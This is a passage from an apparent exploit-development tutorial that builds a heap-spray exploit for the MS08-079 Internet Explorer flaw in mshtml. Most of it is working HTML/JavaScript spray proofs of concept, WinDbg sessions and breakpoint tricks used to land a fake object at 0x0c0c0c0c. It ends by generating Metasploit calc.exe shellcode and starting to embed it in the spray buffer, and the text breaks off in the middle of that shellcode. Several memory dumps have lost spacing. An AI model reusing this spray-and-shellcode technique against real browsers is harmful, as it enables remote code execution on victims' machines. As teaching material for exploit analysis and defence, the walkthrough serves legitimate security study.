eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08             movecx,dwordptr [eax]  ds:0023:0c0c0c0c=????????
0:005> g
(f08.be8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=034988f8 edx=6caelae5 esi=034988f8 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08             mov ecx,dword ptr [eax]  ds:0023:0c0c0c0c=????????
```

POC01 Windbg session

[63] Although we didn't reverse engineer the vulnerable function, we do know that the vulnerability is being triggered by nested "span" elements; we have one nested span element in the POC and it makes sense that we get an AV after the first one.

Heap Spray Case Study: Playing With Allocations

It's time to get our hands dirty and play with the heap in order to see how to manage precise allocations in memory. Let's say we want to allocate 10 chunks on the heap, each about 1200 bytes containing our fake object address *0x0c0c0c0c*. Here are few things to note in the following POC:

- The *alloc* function uses Sotirov formula to calculate the right string length in order to allocate the amount of bytes we are requesting;
- Every array member will allocate a chunk of 1200 bytes of data using the *substr* function, a simple assignment won't work as explained by Sotirov;
- Some heap spray exploits, use a syntax like *evil[k] += FAKEOBJ* although this syntax works it's not precise because every chunk of data will begin with an *"undefined"* value followed by our data. The string operator *"+="* will concatenate an undefined value (*evil[k]* has not been initialized yet) with a string value.

```
<html>
<script>
        //Simple func to fix string length according to BSTR spec
        function alloc(bytes, mystr) {
                while (mystr.length< bytes) mystr += mystr;
                return mystr.substr(0, (bytes-6)/2);
        }
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
        FAKEOBJ = alloc(1200, FAKEOBJ);
        alert("ph33r");
        // Perform 10 allocations of 1200 bytes on the heap
        for (var k = 0; k < 9; k++) {
           // USE substr not += to avoid "undefined" problem
           evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        }
        document.write("<iframe src=\"iframe.html\">");
</script>
</html>
```

Javascript code to perform 10 allocations of 1200 Bytes each on the heap

Command

```
0:005> dc 0c0a1238
0c0a1238  8f7a359b 08653a8c 000400a6 006e0075  .5z..:e.....u.n.
0c0a1248  00650064 00690066 0065006e 0c0c0064  d.e.f.i.n.e.d...
0c0a1258  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
0c0a1268  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
0c0a1278  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
0c0a1288  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
0c0a1298  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
0c0a12a8  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
```

Figure 77: Undefined value generated by the "evil[k] += FAKEOBJ" syntax

Attaching Windbg to *iexplorer.exe* and opening POC02 we obviously obtain the same crash we obtained with POC01, but lets analyze the heap to see if we allocated the chunks as we wanted. First of all, we expect our allocations to be in the process default heap. That can be found in Windbg by looking at the PEB structure or by looking at the first heap, listed by the !heap command[64]:

```
0:005>!peb
PEB at 7ffdd000
InheritedAddressSpace:    No
ReadImageFileExecOptions: No
BeingDebugged:            Yes
ImageBaseAddress:         00e40000
Ldr                       77d45d00
Ldr.Initialized:          Yes
    [...]
ProcessHeap:        00250000
    [...]

0:005>!heap
Index   Address  Name      Debugging options enabled
  1:   00250000
  2:   00010000
  3:   001a0000
  4:   00cb0000
  5:   00ca0000
  6:   00bb0000
  [...]
```

Identifying the default process heap in Windbg

[64]Default process heap is always the first listed as a result of the !heap command

If our calculations were correct our heap chunks should be *0x4b0* bytes (1200). Once again the "heap" command comes in handy, let's search all the heap chunks of such size with the "-flt s" option:

```
0:005>!heap -flt s 0x4b0
    _HEAP @ 250000
      HEAP_ENTRY Size Prev Flags     UserPtrUserSize - state
        033dd1a0 0097 0000  [00]   033dd1a8     004b0 - (busy)
        033dde58 0097 0097  [00]   033dde60     004b0 - (busy)
        033de310 0097 0097  [00]   033de318     004b0 - (busy)
        033de7c8 0097 0097  [00]   033de7d0     004b0 - (busy)
        033dec80 0097 0097  [00]   033dec88     004b0 - (busy)
        033df138 0097 0097  [00]   033df140     004b0 - (busy)
        033df5f0 0097 0097  [00]   033df5f8     004b0 - (busy)
        033dfaa8 0097 0097  [00]   033dfab0     004b0 - (busy)
        033dff60 0097 0097  [00]   033dff68     004b0 - (busy)
        033e0418 0097 0097  [00]   033e0420     004b0 - (busy)
    _HEAP @ 10000
    _HEAP @ 1a0000
```

Searching for heap chunks

We find ten heap chunks of size 1200 bytes all in the default process heap. But are we sure they are our blocks? Let's dump their memory content:

```
0:005>dc 033dd1a0
033dd1a0  cadeba99 0807b5ef 000004aa 0c0c0c0c  ................
033dd1b0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd1c0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd1d0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd1e0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd1f0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd200  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd210  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0:005>dc 033e0418
033e0418  cadeba99 0808b77b 000004aa 0c0c0c0c  ....{...........
033e0428  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0438  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0448  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0458  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0468  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0478  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0488  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
```

Inspecting our allocations

Yes, our allocations are correct, but did you notice the "strange" bytes at the beginning of each chunk? The first 8 bytes of each chunk, is heap metadata, which in Windows Vista and Server 2008, is randomized to increase security against heap attacks.


```
    HEAP METADATA 8Bytes    BSTR METADATA 4Bytes         DATA          NULL 2Bytes
 --------------------------------------------------------------------------------
|  cadeba99  |  807b5ef  |       000004aa        | 0c0c0c0c ...... |    0000     |
```

Heap Metadata

The metadata is used by the heap manager to manage heap chunks within a segment, for example it contains information regarding the size of the current and previous block or the status of the chunk (busy or free), etc. Although in Vista metadata is randomized, Windbg has a nice feature to retrieve its content. We can use the "-i" option to display information of the specified heap decoding randomized data:

```
0:005>!heap -i 033dd1a0
Detailed information for block entry 033dd1a0
Assumed heap        : 0x02660000 (Use !heap -iNewHeapHandle to change)
Header content      : 0xCADEBA99 0x0807B5EF (decoded : 0x9D4482A4 0x0807AFCE)
Owning segment      : 0x03360000 (offset 7)
Block flags         : 0x45 (busy fill user_flag )
Total block size    : 0x82a4 units (0x41520 bytes)
Requested size      : 0x41518 bytes (unused 0x8 bytes)
Previous block size: 0xafce units (0x57e70 bytes)
Block CRC           : ERROR - current 9d, expected 62
Previous block      : 0x03385330
Next block          : 0x0341e6c0
```

Retrieving Heap chunk metadata (wrong heap handle)

Something is wrong as shown in "Block CRC". This happens because *!heap* was trying to get info about our chunk assuming as heap handle *0x02660000* (see the first line of the output "Assumed heap") while our block is in the default process heap *0x00250000*. We need to change the heap context passing the right handle to the *!heap* command before getting our info about the chunk:

```
0:005>!heap -i 00250000
Heap context set to the heap 0x00250000
0:005>!heap -i 033dd1a0
Detailed information for block entry 033dd1a0
Assumed heap        : 0x00250000 (Use !heap -iNewHeapHandle to change)
Header content      : 0xCADEBA99 0x0807B5EF (decoded : 0x96010097 0x08070203)
Owning segment      : 0x03360000 (offset 7)
Block flags         : 0x1 (busy )
Total block size    : 0x97 units (0x4b8 bytes)
Requested size      : 0x4b0 bytes (unused 0x8 bytes)
Previous block size: 0x203 units (0x1018 bytes)
Block CRC           : OK - 0x96
Previous block      : 0x033dc188
Next block          : 0x033dd658
```

Retrieving Heap chunk metadata (right heap handle)

We now have our heap chunk information decoded by Windbg, for example, we are now able to navigate to the previous or next heap chunk using the previous and current block size info[65] or have information on the memory segment and block flags.

Can we go further? Well, there will be times where you make a wrong calculation and can't find where your data has been allocated, or simply you want to follow the allocation more closely. Sotirov, in his *heaplib* library, included a few functions that are able to "debug" allocations on the heap if associated to particular breakpoints in Windbg. Let's see if we can use the same technique without using *heaplib*. It's important to note that Sotirov's debug functions are based on a "tricky" combination of js function calls and conditional breakpoints in Windbg. Basically the idea is to be able to dynamically monitor *ntdll!RtlAllocateHeap* stack parameters to see how many bytes were allocated and at what addresses.

```
<html>
<head>
<script>
	//Simple func to fix string length according to BSTR spec
	function alloc(bytes, mystr) {
		while (mystr.length< bytes) mystr += mystr;
		return mystr.substr(0, (bytes-6)/2);
	}
	// Debug Heap allocations enabling RtlAllocateHeap breakpoint
	function debugHeap(enable) {
		if (enable == true) {
			void(Math.atan(0xdead));
		} else {
			void(Math.asin(0xbeef));
		}
	}
</script>
</head>
<body>
<script>
	debugHeap(true);
	var evil = new Array();
	var FAKEOBJ = unescape("%u0c0c%u0c0c");
	FAKEOBJ = alloc(40000, FAKEOBJ);
	alert("ph33r");
	// Perform 10 allocations of 40000 bytes on the heap
	for (var k = 0; k < 9; k++) {
	   // <- USE substr not += to avoid "undefined" problem
	   evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
	}
	document.write("<iframe src=\"iframe.html\">");
	debugHeap(false);
</script>
</body>
</html>
```

Javascript heap debug functions

---

[65]Please note that the block size info are expressed in units: to obtain "user size" info you need to multiply block size by the heap granularity (default = 8) for example: Total block size : 0x97 units * 8 = 0x4b8 bytes

For sure this check must be enabled only before our allocations and disabled just a moment after. Here we can see an example of a session monitoring allocations from JavaScript using POC03 debug functions.




Figure 78: Javascript Debug Functions and Windbg breakpoints

We need to set breakpoints in Windbg before starting the session:

```
0:011>bc *
0:011>!heap
Index   Address  Name      Debugging options enabled
  1:   003a0000
  2:   00010000
  3:   00070000
  4:   00cd0000
  5:   01090000
  6:   01280000
  7:   01270000
  8:   01070000
  9:   01230000
 10:   025f0000
 11:   01680000

0:011>bu 77ce1716 "j (poi(esp+4)==003a0000 and poi(esp+c)==0x9c40)
'.printf \"allocated(0x%x) AT ADDRESS 0x%x\", poi(esp+c), eax; .echo;g'; 'g';"

0:011>bu jscript!JsAtan "j (poi(poi(esp+14)+8) == dead) '.echo DEBUG ENABLED FROM JS EXPLOIT; be
0; g';"

0:011>bu jscript!JsAsin "j (poi(poi(esp+14)+8) == beef) '.echo DEBUG DISABLED FROM JS EXPLOIT; bd
0; g';"

0:011>bd 0
```

Windbg breakpoints needed by Javascript heap debug functions

Pay attention to the previous breakpoints syntax:

- **The "j" command conditionally executes one of the specified commands, depending on the evaluation of a given expression;**
- **The "poi" operator does pointer-sized data from the specified address, 32bits in our case;**
- **The first breakpoint at 0x77ce1716 is the *"RETN"* instruction (*RETN 0xC*) within ntdll!RtlAllocateHeap; you can find it with the help of Windbg *"uf ntdll!RtlAllocateHeap"*.**

So as explained in the previous drawing, the first breakpoint breaks execution if allocation is made in the default process heap and allocation size is equal to the one requested. These checks are done dereferencing two pointers on the stack (*esp+4 and esp+c*). If execution stops, address and size of the allocation are printed (*printf*) and the execution is resumed (*g*). The second and third breakpoints break execution if the two specified functions within *jscript.dll* are called and if the parameter passed as the argument is equal to the one requested (long life to the 0xdeadbeef :) !!!).

If the breakpoint is hit we enable (*be 0*) or disable (*bd 0*) the *RtlAllocateHeap* breakpoint in order to enable or disable debug output at runtime. Let's run POC03 and watch our allocations in "interactive mode" from Windbg:

```
0:011> g
ModLoad: 6dd80000 6ddf8000   C:\Windows\system32\jscript.dll
DEBUG ENABLED FROM JS EXPLOIT
allocated(0x9c40) AT ADDRESS 0x344cc18   <------------------- Allocation 01
allocated(0x9c40) AT ADDRESS 0x3456860   <------------------- Allocation 02
allocated(0x9c40) AT ADDRESS 0x3414bd0   <------------------- Allocation 03
allocated(0x9c40) AT ADDRESS 0x341e818   <------------------- Allocation 04
allocated(0x9c40) AT ADDRESS 0x3428460   <------------------- Allocation 05
allocated(0x9c40) AT ADDRESS 0x34320a8   <------------------- Allocation 06
allocated(0x9c40) AT ADDRESS 0x343bcf0   <------------------- Allocation 07
allocated(0x9c40) AT ADDRESS 0x34604a8   <------------------- Allocation 08
allocated(0x9c40) AT ADDRESS 0x346a0f0   <------------------- Allocation 09
allocated(0x9c40) AT ADDRESS 0x3473d38   <------------------- Allocation 10
DEBUG DISABLED FROM JS EXPLOIT
ModLoad: 73550000 73679000   C:\Windows\System32\msxml3.dll
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
ModLoad: 6de20000 6dec9000   C:\Program Files\Common Files\System\Ole DB\oledb32.dll
ModLoad: 71650000 7166f000   C:\Windows\system32\MSDART.DLL
ModLoad: 745f0000 74676000   C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64144ccf1df_5.82.6000.16386_none_87e0cb09378714f1\COMCTL32.dll
ModLoad: 77c00000 77c74000   C:\Windows\system32\COMDLG32.dll
ModLoad: 6f9c0000 6f9d7000   C:\Program Files\Common Files\System\Ole DB\OLEDB32R.DLL
ModLoad: 73820000 73829000   C:\Windows\system32\Nlsdl.dll
ModLoad: 73820000 73829000   C:\Windows\system32\idndl.dll
(ee4.b28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=034480f8 edx=6bea1ae5 esi=034480f8 edi=034094a0
eip=6c042954 esp=02fff6b8 ebp=02fff6d8 iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
mshtml!CXfer::TransferFromSrc+0x34:
6c042954 8b08            mov ecx,dword ptr [eax]  ds:0023:0c0c0c0c=????????
0:005>dc 0x344cc18
0344cc18  00009c3a 0c0c0c0c 0c0c0c0c0c0c0c0c  :...............
0344cc28  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0344cc38  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0344cc48  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0344cc58  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0344cc68  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0344cc78  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
```

Watching heap allocations at runtime thanks to the Javascript heap debug functions

Quite impressive as now we are able to trigger breakpoints directly from JavaScript!

Exercise

1) Repeat the required steps in order to perform 20 heap allocations of 2000 bytes each. Check the allocations of memory in Internet Explorer after the Javacscript has been executed with help of Windbg.

Heap Spray Case Study: Mem-Graffing Time

Now that we have the weapons it's time to build a working exploit for MS08-079. First of all, we need to find out how much we need to "spray the heap" to reach address *0x0c0c0c0c*. This step of the exploit development can be even done with a trial and error approach, but having acquired some heap background we can follow some important indications on how to proceed. We do know that the heap grows up from *0x00130000* memory space. We've also just seen from the previous POCs that our chunk allocations were all starting from address *0x34XXXXXX* so, the first guess, should probably be that we need at least *0x0c0c0c0c - 0x0344cc18* bytes (*0x0344cc18* value was taken from previous POC allocations) which is more or less 150Mb. Let's start with 80Mb and see what happens... in the following POC04 source code we will spray the heap with 1000 chunks of 80Kb:

```
<html>
<head>
<script>
        //Simple func to fix string length according to BSTR spec
        function alloc(bytes, mystr) {
                while (mystr.length< bytes) mystr += mystr;
                return mystr.substr(0, (bytes-6)/2);
        }
</script>
</head>
<body>
<script>
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
        FAKEOBJ = alloc(81920, FAKEOBJ);
        alert("ph33r");
        // Perform 1000 allocations of 81920(0x14000)bytes on the heap
        for (var k = 0; k < 1000; k++) {
           // <- USE substr not += to avoid "undefined" problem
           evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        }
        document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

POC04 source code: spraying the heap with 80Mbytes of data

Once again we set a breakpoint on *mshtml!CXfer::TransferFromSrc+0x34* and we run our new poc; follows the Windbg session:

```
Breakpoint 3 hit
eax=0c0c0c0c ebx=00000000 ecx=05276910 edx=6b2f1ae5 esi=05276910 edi=05670828
eip=6b492954 esp=0324f734 ebp=0324f754 iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
6b492954 8b08            mov ecx,dword ptr [eax]
ds:0023:0c0c0c0c=????????
0:006> dc 0x0c0c0c0c
0c0c0c0c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c1c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c2c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c3c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c4c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c5c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c6c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c7c  ???????? ???????? ???????? ????????  ????????????????
0:006> !heap -flt s 0x14000
    _HEAP @ 2d0000
      HEAP_ENTRY Size Prev Flags    UserPtrUserSize - state
        02f71b20 2801 0000  [00]   02f71b28    14000 - (busy)
        02f85b28 2801 2801  [00]   02f85b30    14000 - (busy)
        02f99b30 2801 2801  [00]   02f99b38    14000 - (busy)
        02fadb38 2801 2801  [00]   02fadb40    14000 - (busy)
        02fc1b40 2801 2801  [00]   02fc1b48    14000 - (busy)
        02fd5b48 2801 2801  [00]   02fd5b50    14000 - (busy)
        05080040 2801 2801  [00]   05080048    14000 - (busy)
        05094048 2801 2801  [00]   05094050    14000 - (busy)
        050a8050 2801 2801  [00]   050a8058    14000 - (busy)
        050bc058 2801 2801  [00]   050bc060    14000 - (busy)
        [.............REMOVED TO SAVE SPACE.................]
        [.....ALLOCATIONS FROM 0x05XXXXXX to 0x09XXXXXX.....]
        [.............REMOVED TO SAVE SPACE.................]
```

We didn't reach *0x0c0c0c0c* but we are in the *0x09edXXXX* memory area on the heap, which means that we need 35MB's more or less. Let's try with 130Mb and see if we hit our magic address!

```
        09e10060 2801 2801  [00]   09e10068    14000 - (busy)
        09e24068 2801 2801  [00]   09e24070    14000 - (busy)
        09e38070 2801 2801  [00]   09e38078    14000 - (busy)
        09e4c078 2801 2801  [00]   09e4c080    14000 - (busy)
        09e60080 2801 2801  [00]   09e60088    14000 - (busy)
        09e74088 2801 2801  [00]   09e74090    14000 - (busy)
        09e88090 2801 2801  [00]   09e88098    14000 - (busy)
        09e9c098 2801 2801  [00]   09e9c0a0    14000 - (busy)
        09eb00a0 2801 2801  [00]   09eb00a8    14000 - (busy)
        09ec40a8 2801 2801  [00]   09ec40b0    14000 - (busy)
        09ed80b0 2801 2801  [00]   09ed80b8    14000 - (busy)
    _HEAP @ 10000
    _HEAP @ 2c0000
    _HEAP @ c00000
    _HEAP @ 20000
    _HEAP @ b70000
    _HEAP @ 2b0000
    _HEAP @ a00000
    _HEAP @ 1d30000
    _HEAP @ ad0000
    _HEAP @ 26d0000
    _HEAP @ 2830000
    _HEAP @ 26c0000
    _HEAP @ 2ec0000
    _HEAP @ 3090000
    _HEAP @ 3400000
    _HEAP @ af80000
    _HEAP @ 33c0000
    _HEAP @ b190000
    _HEAP @ 3330000
  _HEAP @ 3130000
```

Checking heap layout after exploitation

```
[...]
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
        FAKEOBJ = alloc(133120, FAKEOBJ);
        alert("ph33r");
        // Perform 1000 allocations of 133120(0x20800)bytes on the heap
        for (var k = 0; k < 1000; k++) {
           // <- USE substr not += to avoid "undefined" problem
           evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        }
        document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

POC05 source code: spraying the heap with 130Mbytes of data

Let's follows POC05 Windbg session:

```
Breakpoint 3 hit
eax=0c0c0c0cebx=00000000 ecx=0345eb88 edx=6af81ae5 esi=0345eb88 edi=0345acd8
eip=6b122954 esp=0325f8dc ebp=0325f8fc iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
6b122954 8b08            mov ecx,dword ptr [eax]
ds:0023:0c0c0c0c=0c0c0c0c
0:006>dc 0c0c0c0c
0c0c0c0c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c1c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c2c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c3c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c4c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c5c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c6c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c7c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
```

This time we hit our address and we can spray the heap overstepping the 0x0cXXXXXX memory space:

```
0:006> !heap -flt s 0x20800
    _HEAP @ 4b0000
      HEAP_ENTRY Size Prev Flags    UserPtrUserSize - state
        03467938 4101 0000  [00]   03467940    20800 - (busy)
        03488140 4101 4101  [00]   03488148    20800 - (busy)
        034a8948 4101 4101  [00]   034a8950    20800 - (busy)
        04f00040 4101 4101  [00]   04f00048    20800 - (busy)
        04f20848 4101 4101  [00]   04f20850    20800 - (busy)
        04f41050 4101 4101  [00]   04f41058    20800 - (busy)
        04f61858 4101 4101  [00]   04f61860    20800 - (busy)
        04f82060 4101 4101  [00]   04f82068    20800 - (busy)
        04fa2868 4101 4101  [00]   04fa2870    20800 - (busy)
        04fc3070 4101 4101  [00]   04fc3078    20800 - (busy)
        04fe3878 4101 4101  [00]   04fe3880    20800 - (busy)
        [.............REMOVED TO SAVE SPACE..................]
        [.....ALLOCATIONS FROM 0x05XXXXXX to 0x0cXXXXXX.....]
        [.............REMOVED TO SAVE SPACE..................]
        0cdb80c0 4101 4101  [00]   0cdb80c8    20800 - (busy)
        0cdd88c8 4101 4101  [00]   0cdd88d0    20800 - (busy)
        0cdf90d0 4101 4101  [00]   0cdf90d8    20800 - (busy)
        0ce198d8 4101 4101  [00]   0ce198e0    20800 - (busy)
        0ce3a0e0 4101 4101  [00]   0ce3a0e8    20800 - (busy)
        0ce5a8e8 4101 4101  [00]   0ce5a8f0    20800 - (busy)
        0ce7b0f0 4101 4101  [00]   0ce7b0f8    20800 - (busy)
        0ce9b8f8 4101 4101  [00]   0ce9b900    20800 - (busy)
        0cebc100 4101 4101  [00]   0cebc108    20800 - (busy)
        0cedc908 4101 4101  [00]   0cedc910    20800 - (busy)
        0cefd110 4101 4101  [00]   0cefd118    20800 - (busy)
        0cf1d918 4101 4101  [00]   0cf1d920    20800 - (busy)
    _HEAP @ 10000
    [...]
```

Checking heap layout after exploitation

But in which chunk is the *0x0c0c0c0c* fake object? We can use the *!heap* command with "-p" option to display page heap information for the address ("-a") *0x0c0c0c0c*:

```
0:006>!heap -p -a 0x0c0c0c0c
address 0c0c0c0c found in
    _HEAP @ 4b0000
      HEAP_ENTRY Size Prev Flags    UserPtrUserSize - state
0c0b3170 4101 0000  [00]    0c0b3178    20800 - (busy)

0:006>dc 0c0b3170
0c0b3170  7c1f7c57 084ecffa 000207fa 0c0c0c0c  W|.|..N.........
0c0b3180  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b3190  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b31a0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b31b0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b31c0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b31d0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b31e0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
```

Searching for the heap chunk containing 0x0c0c0c0c

Ok now that we have the correct block size, we can try to append some shellcode to our FAKEOBJ to OwN IE. In fact, we know that the call to our FAKEOBJ vfunction (*0x0c0c0c90*) will execute opcodes at *0x0c0c0c0c* ... but wait... What opcodes do we have at address *0x0c0c0c0c*?

We first generate a simple exec calc.exe shellcode with metasploit:

```
bt ~ # /pentest/exploits/framework3/msfpayload windows/exec CMD=calc.exe J
// windows/exec - 121 bytes
// http://www.metasploit.com
// EXITFUNC=seh, CMD=calc.exe
%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0%
u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%u
1c8b%u018b%u89eb%u245c%uc304%u315f%u60f6%u6456%u468b%u8b30%u0c40%u708b%uad1c%u688b%u8908%u83f8%u6
ac0%u6850%u8af0%u5f04%u9868%u8afe%u570e%ue7ff%u6163%u636c%u652e%u6578%u4100
```

Generating calc.exe shellcode using metasploit

Then we add shellcode to our buffer within the "alloc" JavaScript function:

```
<html>
<head>
<script>
        //Simple func to fix string length according to BSTR spec
        function alloc(bytes, mystr) {
                // windows/exec - 121 bytes
                // http://www.metasploit.com
                // EXITFUNC=seh, CMD=calc.exe
               var shellcode = unescape(
"%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0
%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%
